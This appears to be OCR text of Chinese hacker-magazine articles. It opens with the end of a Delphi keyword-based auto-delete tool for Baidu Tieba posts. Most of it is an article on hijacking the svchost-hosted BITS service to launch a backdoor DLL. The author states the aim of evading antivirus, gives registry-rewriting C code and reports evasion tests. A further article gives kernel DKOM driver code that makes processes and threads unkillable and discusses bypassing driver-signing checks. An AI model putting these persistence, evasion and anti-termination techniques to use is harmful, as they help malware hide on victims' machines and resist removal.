          getOK:=True;
        end;
      end;
    finally
      sEveryTbs.Free;
      Ck.Free;
    end;
  end;
```

大致分析的思路是：先获得每一行的信息，然后在从这每一行的信息中分离出标题、作者等信息。这段代码中的RegTest和其他Reg**函数是我以前用正则时，自己写的一些小函数，方便自己使用。

第三步：删帖

具体实现的方法同登录相似，区别就是重新分析一下发送了什么数据而已，这里就不啰嗦了。

第四步：自动删帖

所谓“反爆吧”，最终还是要人力操作显然是不现实的，当然需要软件来帮助我们删帖啦。至于删帖的细节和第三步相同，只不过程序里维护一个KeyWordList，将帖子的标题与这个关键字列表进行对比，一旦有符合的则删除。这里稍微贴一点关于对比的代码：


```
  var
    TrdDelTb:TDelTbs;
    sTitle:string;
    nLoop:Cardinal;
    //oldLimitChar:string;
  begin
    Baidu.GetTbInfo(Baidu.TbName);            //刷新帖子列表
    Baidu.KeyWord.Delimiter:='|';
    for nLoop := 0 to Baidu.TbInfo.IdAndTitle.Count - 1 do
    begin
      sTitle:=Baidu.TbInfo.IdAndTitle.ValueFromIndex[nLoop];
      if RegTest(sTitle,Baidu.KeyWord.DelimitedText,sTitle) then
      begin
        TrdDelTb:=TDelTbs.Create(Baidu.Http.CookieManager,

baidu.TbInfo.IdAndTitle.Names[nLoop],
                                   baidu.TbName);
        TrdDelTb.FreeOnTerminate:=True;
        TrdDelTb.Resume;
        //这里可以写入日志文件
        ShowTips('删除帖子:' +
baidu.TbInfo.IdAndTitle.ValueFromIndex[nloop] + #13 +
                 '触犯关键字:' + sTitle,ST_Tip);
      end;
    end;
```

后 记

总的来说整个程序难度并不大，最重要的是动手制作前要先规划好，需要什么功能、应该如何实现、在这个程序上还可以简单的添加其他功能，例如回帖、发帖、管理功能（有权限的话），难度都不大，并且这个程序只能针对单一贴吧进行自动维护。如要修改成可以针对多个贴吧的管理，只需要把自动删帖的函数放到TBaiDu这个类里，然后申明多个实例即可。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：VC
关键词：服务、svchost

利用svchost服务启动程序方法及测试

文/图 masepu

编写目的

svchost是从动态链接库中运行的服务的通用主机进程名称，是Windows 2000后操作系统中不可或缺的重要进程，它能够随着系统的启动而启动，且具有其他程序所不具备的特殊功能和权限，因此本文希望能够通过svchost程序来实现自启动程序的功能，以此来隐蔽运行后门程序，并逃避大量防护软件的监控和拦截，顺利连接网络。在此我对利用Windows系统svchost服务启动程序的方法进行了一些分析和测试，希望与大家共同研究和探讨。

基本概念

svchost文件位于“%systemroot%\system32”目录下，在Windows系统启动时，svchost.exe会检查注册表中相应的位置以构建需要加载的服务列表，最后由svchost统一进行启动。在Windows操作系统中，进程可以分为独立进程和共享进程两种，svchost属于共享进程。随着Windows系统服务的增多，为了节省系统资源，减少了资源消耗，便于统一控制，微软把更多的系统内置服务以共享进程方式交由svchost启动。但svchost进程只作为服务宿主，并不能实现任何服务的功能，即它只能提供条件让其他服务在这里被启动，而其自身却不提供任何服务，需要svchost启动的服务必须以动态链接库形式实现，它们把可执行程序指向svchost，由svchost调用相应服务的动态链接库来启动服务。

正常的Windows系统中会有多个svchost进程同时运行，要了解本机中运行了几个svchost进程，并且这些svchost开启了哪些服务正在运行，我们可以使用tasklist /svc来查看，如图1所示。




图1

从图1中可以看出，该系统启动了五个svchost进程，PID为1536的svchost进程启动了二十多个系统服务，这是因为微软把这些由svchost启动的服务分成了多个组，同组服务共享一个svchost进程，以便于管理调试，节省资源开销。组的区别是由服务的可执行程序后边的参数决定的。

编写思路

很多安全防护软件为了提高效率和避免误报，对于Windows系统中存在的重要系统程序运行和访问网络等行为一般都是默认放行的，特别是svchost程序，其在系统中会有多个实例运行，每个实例会启动一到多个数量不等的服务，且其中的很多服务都是Windows操作系统中必不可少的重要服务。各类防护软件为了保证系统正常运行，必然会对svchost访问网络等行为予以放行，因此利用svchost来启动后门程序具有隐蔽安全的特点。

根据svchost进程启动系统服务的方式，要让其启动我们自己编写的服务，需要解决以下几个问题：首先是如何编写一个符合svchost启动服务标准的DLL服务文件，在其中实现我们自己的后门代码。这个DLL后门的功能也可以分为两种，一种是利用该DLL把所有的后门功能都实现，另一种把DLL做成一个启动文件，在需要的时候启动另一个普通的exe后门。其次是如何安装一个由svchost启动的服务。即如何让svchost进程在系统启动时运行我们自己的DLL服务。除了安装一个新的由svchost来启动的服务外，我们可以使用替换现有服务的方式来做。替换现有服务也可以使用两种方式，一种是直接替换实现服务功能的DLL文件，用我们自己写的后门DLL覆盖掉真正的服务DLL文件。另一种是修改注册表中svchost启动的某服务指向的DLL文件名键值，让该服务启动时运行我们指定的DLL程序。

具体实现

根据以上思路，我们首先要找到一个合适的、已存在的、由svchost启动的服务，并且该服务不是系统的核心或重要的服务，或者说其是否正常运行一般不会引起使用者的怀疑。我们替换的应该是用户基本上不使用或是很难察觉的服务DLL。这里我们以BITS服务为例来进行测试和更改。在我计算机里该服务对应的程序位置为C:\WINDOWS\system32\qmgr.dll，默认状态为停止，启动方式为手动。根据描述可知该服务用以在后台传输客户端和服务器之间的数据，会影响到Windows Update服务。不过一般用户不会察觉到是该服务的问题，所以我打算利用它来做测试。一种实现方式是先编写一个DLL服务文件，实现一个启动其他exe的简单功能，然后修改BITS服务在注册表中对应的ServiceDll参数，使其指向我们的DLL文件。再修改服务状

态和启动方式使其运行起来。另一种方式是不修改任何注册表信息，直接替换原始 DLL，在该服务启动时运行我们伪造的 DLL。

1．编写伪造的 BITS 服务 DLL 文件

这里我把 DLL 做成一个启动文件，功能是启动一个普通的 exe 程序。首先这个 DLL 要符合 Windows 服务规范。因为服务程序需要接受系统服务控制管理器的调度，包括服务的开始、停止和恢复等。当服务控制程序向服务程序发送以上操作的控制请求时，这些操作必须要服务程序正确响应才行，否则就会报错。一个 DLL 服务程序一般都拥有固定的三个部分：DLL 文件固定的入口函数 DllMain，服务 ServiceMain 函数和服务控制函数 ServiceHandler。

DllMain 函数：此函数和 exe 程序的 main 或 WinMain 函数是一样的，它是 DLL 程序的可选入口函数，DLL 程序默认情况下都会有该函数，但本文里我们不使用该函数实现功能。

服务 ServiceMain 函数：此函数和 exe 服务程序一样，函数 ServiceMain 是服务的入口点。在服务控制程序发送一个开始请求到控制调度程序时，控制调度程序就会执行 ServiceMain 函数。ServiceMain 会调用 RegisterServiceCtrlHandler 函数来注册响应控制请求的函数，即服务控制函数 ServiceHandler。接下来就可以写下所要完成的任务代码，这里是启动一个记事本程序，当服务启动后记事本就会被运行起来。

服务控制函数 ServiceHandler：该函数会在服务进程从服务控制程序接收到一个控制请求时被控制调度程序所调用。无论何时 ServiceHandler 函数被调用，都要调用 SetServiceStatus 函数向服务控制管理器报告它当前的状态。使服务程序能够正常通过服务管理控制重要函数。

2．更改 BITS 服务的启动类型为自动，且启动该服务

Windows XP 默认情况下 BITS 服务是停止的，且启动类型为手动。为了达到自启动的目的我们必须将该服务设为自动运行并启动，这与《黑客防线》2010 年第 10 期《利用 Windows 系统服务启动后门程序》一文中所讲的是一样的。

3．采用修改 BITS 服务指向的 DLL 文件的键值方式

默认该服务对应的 DLL 文件为系统目录下的 qmgr.dll，通过在注册表中搜索，发现有三处注册表键值含有该文件路径：

```
    HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\BI
TS\Parameters
    HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\BI
TS\Parameters
    HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Service
s\BITS\Parameters
```

具体其中哪个是有效设定的键值不得而知，网上有资料说 ControlSet002 项是恢复服务配置时所使用的，在这里我打算全部修改。修改该服务注册表键值的部分代码如下：

```
    char Key[80] =
"SYSTEM\\CurrentControlSet\\Services\\BITS\\Parameters\\";
    HKEY hkey1;
    unsigned long k1=REG_OPENED_EXISTING_KEY;
    LPSTR Name_Path1 = "C:\\notepad.dll\0";
                                    //我们写的测试后门 DLL
    LPSTR Name_Reg1 = "ServiceDll\0";
    if (RegOpenKeyEx(HKEY_LOCAL_MACHINE,
Key,0,KEY_WRITE,&hkey1)
        ==ERROR_SUCCESS)
    {
    RegSetValueEx(hkey1,Name_Reg1,0,REG_EXPAND_SZ,(BYTE
*)Name_Path1,
        strlen(Name_Path1));
    RegCloseKey(hkey1);
    }
```

4．采用替换掉原始的 qmgr.dll 文件的方法


该方法即替换 Windows 系统文件，具体代码见《黑客防线 2010 年》第 10 期《利用 Windows 系统服务启动后门程序》一文。

测试效果

在默认安装的 Windows XP sp3 下，分别对装有 Norton Internet Security2010、McAfee 防病毒和防火墙组合装、小红伞、KIS2010 等防护软件环境下进行测试，利用修改注册表的方法和直接替换服务 DLL 的方法均能顺利通过前三款防护软件而无提示，KIS 在程序运行时会提示用户程序没有数字签名。测试程序没有解决被替换掉的 DLL 服务本身功能的实现，在替换时要选择不常用且停止的 svchost 启动的服务。我觉得在伪造的 DLL 中直接实现原 DLL 的功能可能性不大，利用 DLL 劫持函数转发的方式来做比较现实，但我没能测试成功。希望感兴趣的朋友多多交流。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：驱动
关键词：Windows 7、进程保护



再谈 Windows 7 x64 下的进程保护

文/广东工业大学 胡文亮

我在 2010 年第 10 期的《黑客防线》上发表了拙文《在 Windows 7x 64 下隐藏进程和保护进程》，发刊后再次看了看自己文章附带的代码。平心而论，我对隐藏进程的代码感到差强人意，但是对保护进程的代码却感到不甚满意。因为我发现如果被保护的进程意外退出而没有取消保护（恢复 RundownProtect 的值为原值），就会立即蓝屏，而且最重要的是，

修改 RundownProtect 的值会导致不能创建进程等一系列副作用的产生。经过修改，我写了一个没有上述 bug 的 Windows 7 x64 进程保护。

首先讲一个官方的进线程保护方案。微软一直不喜欢我们玩 Hook，也不喜欢我们玩什么进程保护。但是存在即合理，世上是存在保护进程这个需求的。所以微软在 Windows Vista 某个 SP 以后的操作系统里引进了一个函数，叫 ObRegisterCallbacks，该函数可以注册一个回调，让你监视系统所有的进线程句柄操作，并加以干涉。可惜，使用这个函数必须有微软认证的数字签名（免费的“测试签名”都不行，必须是那种花钱买的签名），否则会返回拒绝访问。我在“虾窝的博客”上看到两种破解方案：

```
根据 DriverObject，得到 LDR_DATE_TABLE_ENTRY 结构（LDR_DATE_TABLE_ENTRY 结构位于 DriverObject 的 DriverSection 项），并将 LDR_DATE_TABLE_ENTRY 结构中+0x68 的 flag 的值或 0x20 即可
伪造 ObRegisterCallbacks 函数的返回地址
```

不过经我测试（第一种方案），效果不太理想，函数依旧返回 0xC0000022，很有可能是微软打补丁时升级了，防御了这种 bypass 方案。既然微软这么不给面子，我们只能使用自己的 DKOM 方案了。这次我们修改 EPROCESS 的 FLAG2 偏移，把这个值修改为 1 即可（原理就是把进程设置为“被保护的进程”）：

```
/*0x43C*/    ULONG32    Flags2;
             struct
                   // 20 elements, 0x4 bytes (sizeof)
             {
/*0x43C*/    ULONG32    JobNotReallyActive : 1;
                   // 0 BitPosition
/*0x43C*/    ULONG32    AccountingFolded : 1;
                   // 1 BitPosition
/*0x43C*/    ULONG32    NewProcessReported : 1;
                   // 2 BitPosition
/*0x43C*/    ULONG32    ExitProcessReported : 1;
                   // 3 BitPosition
/*0x43C*/    ULONG32    ReportCommitChanges : 1;
                   // 4 BitPosition
/*0x43C*/    ULONG32    LastReportMemory : 1;
                   // 5 BitPosition
/*0x43C*/    ULONG32
ReportPhysicalPageChanges : 1;          // 6 BitPosition
/*0x43C*/    ULONG32    HandleTableRundown : 1;
                   // 7 BitPosition
/*0x43C*/    ULONG32    NeedsHandleRundown : 1;
                   // 8 BitPosition
/*0x43C*/    ULONG32    RefTraceEnabled : 1;
                   // 9 BitPosition
/*0x43C*/    ULONG32    NumaAware : 1;
                   // 10 BitPosition
/*0x43C*/    ULONG32    ProtectedProcess : 1;
                   // 11 BitPosition
/*0x43C*/    ULONG32    DefaultPagePriority : 3;
                   // 12 BitPosition
/*0x43C*/    ULONG32    PrimaryTokenFrozen : 1;
                   // 15 BitPosition
/*0x43C*/    ULONG32    ProcessVerifierTarget : 1;
                   // 16 BitPosition
/*0x43C*/    ULONG32    StackRandomizationDisabled : 1;
                   // 17 BitPosition
/*0x43C*/    ULONG32    AffinityPermanent : 1;
                   // 18 BitPosition
```

```
/*0x43C*/    ULONG32    AffinityUpdateEnable : 1;
                   // 19 BitPosition
/*0x43C*/    ULONG32    PropagateNode : 1;
                   // 20 BitPosition
/*0x43C*/    ULONG32    ExplicitAffinity : 1;
                   // 21 BitPosition
             };
case IOCTL_ProtectProcess:
{
    __try
    {
        memcpy(&dwInPid,pIoBuffer,sizeof(dwInPid));
        dprintf("[x64Drv] dwInPid=%ld",dwInPid);
        status=PsLookupProcessByProcessId(dwInPid,&eProcess);
        if(NT_SUCCESS(status))
        {
    dwPOV=Get64bitValue((PULONG64)((ULONG64)eProcess+PROCESS_FLAG2_OFFSET));

Set64bitValue((PULONG64)((ULONG64)eProcess+PROCESS_FLAG2_OFFSET),dwPNV);
                dprintf("[x64Drv] Protect Process finished");
        }
    }
    __except(EXCEPTION_EXECUTE_HANDLER)
    {
        ;
    }
    break;
}
```

经我测试，设置了这个值后，OpenProcess 会返回 0，任务管理器关不掉，并返回“该操作对此进程无效”。并且没有产生副作用，比如说被保护的进程可以正常创建新进程。即使进程异常退出，也不会蓝屏，如图 1 所示。




图 1

但是即使进程被保护了，进程的线程依然能被打开，如果使用 ToolHelp 函数枚举进程的线程，并使用 OpenThread + TerminateThread 依次结束所有线程，则进程还是相当于没有保护。所以我们必须把线程也保护上。在这里，我们可以把 ETHERAD 的 CROSS_THREAD_FLAGS 设置为 0x10。为什么是 0x10 而不是 0x2B 呢？还要从一段反汇编代码说起（截取于对 PspTerminateThreadByPointer 的反汇编，完整的反汇编代码太长，请自行使用 uf 命令查看）：

```
nt!PspTerminateThreadByPointer:
fffff800`043ae574 48895c2408      mov      qword ptr
[rsp+8],rbx
```

```
    fffff800`043ae579 48896c2410        mov        qword ptr
[rsp+10h],rbp
    fffff800`043ae57e 4889742418        mov        qword ptr
[rsp+18h],rsi
    nt!PspTerminateThreadByPointer+0x4e:
    fffff800`043ae5c2 f6834804000010    test       byte ptr
[rbx+448h],10h
    fffff800`043ae5c9 0f852f9d0500      jne
nt! ?? ::NNGAKEGL::`string'+0x2930e (fffff800`044082fe)
    nt! ?? ::NNGAKEGL::`string'+0x2930e:
    fffff800`044082fe b8220000c0        mov        eax,0C0000022h
    fffff800`04408303 e96263faff        jmp
nt!PspTerminateThreadByPointer+0xf6 (fffff800`043ae66a)
```

让我简单地解释一下这几段反汇编代码，主要是讲给看不懂 64 位汇编语言的朋友。第一段代码的作用是把 PspTerminateThreadByPointer 的三个参数（ETHREAD、ExitCode、DirectTerminate）分别放到 rbx、rbp、rsi 寄存器中；第二段的代码的作用是"测试"ETHERAD+0x448 偏移的值是不是 0x10，如果是，则跳转到指定地址（0xfffff800044082fe）处；第三段代码的作用是把代表"拒绝访问"的值放到"返回值寄存器"eax 中。综合这三段代码，我才把 ETHERAD 的 CROSS_THREAD_FLAGS 设置为 0x10。至于微软为什么要这么做，就只有天知道了。

实现的代码如下：

```
    case IOCTL_ProtectThread:
        {
            __try
            {
                memcpy(&dwInTid,pIoBuffer,sizeof(dwInTid));
                dprintf("[x64Drv] dwInTid=%ld",dwInTid);
                status=PsLookupThreadByThreadId(dwInTid,&eThread);
                if(NT_SUCCESS(status))
                {
    dwTOV=Get32bitValue((PULONG64)((ULONG64)eThread+CRO
SS_THREAD_FLAGS_OFFSET));
    Set32bitValue((PULONG64)((ULONG64)eThread+CROSS_THRE
AD_FLAGS_OFFSET),dwTNV);
                    dprintf("[x64Drv] Protect Thread finished");
                }
            }
            __except(EXCEPTION_EXECUTE_HANDLER)
            {
                ;
            }
        break;
        }
```

测试效果如图 2 所示。

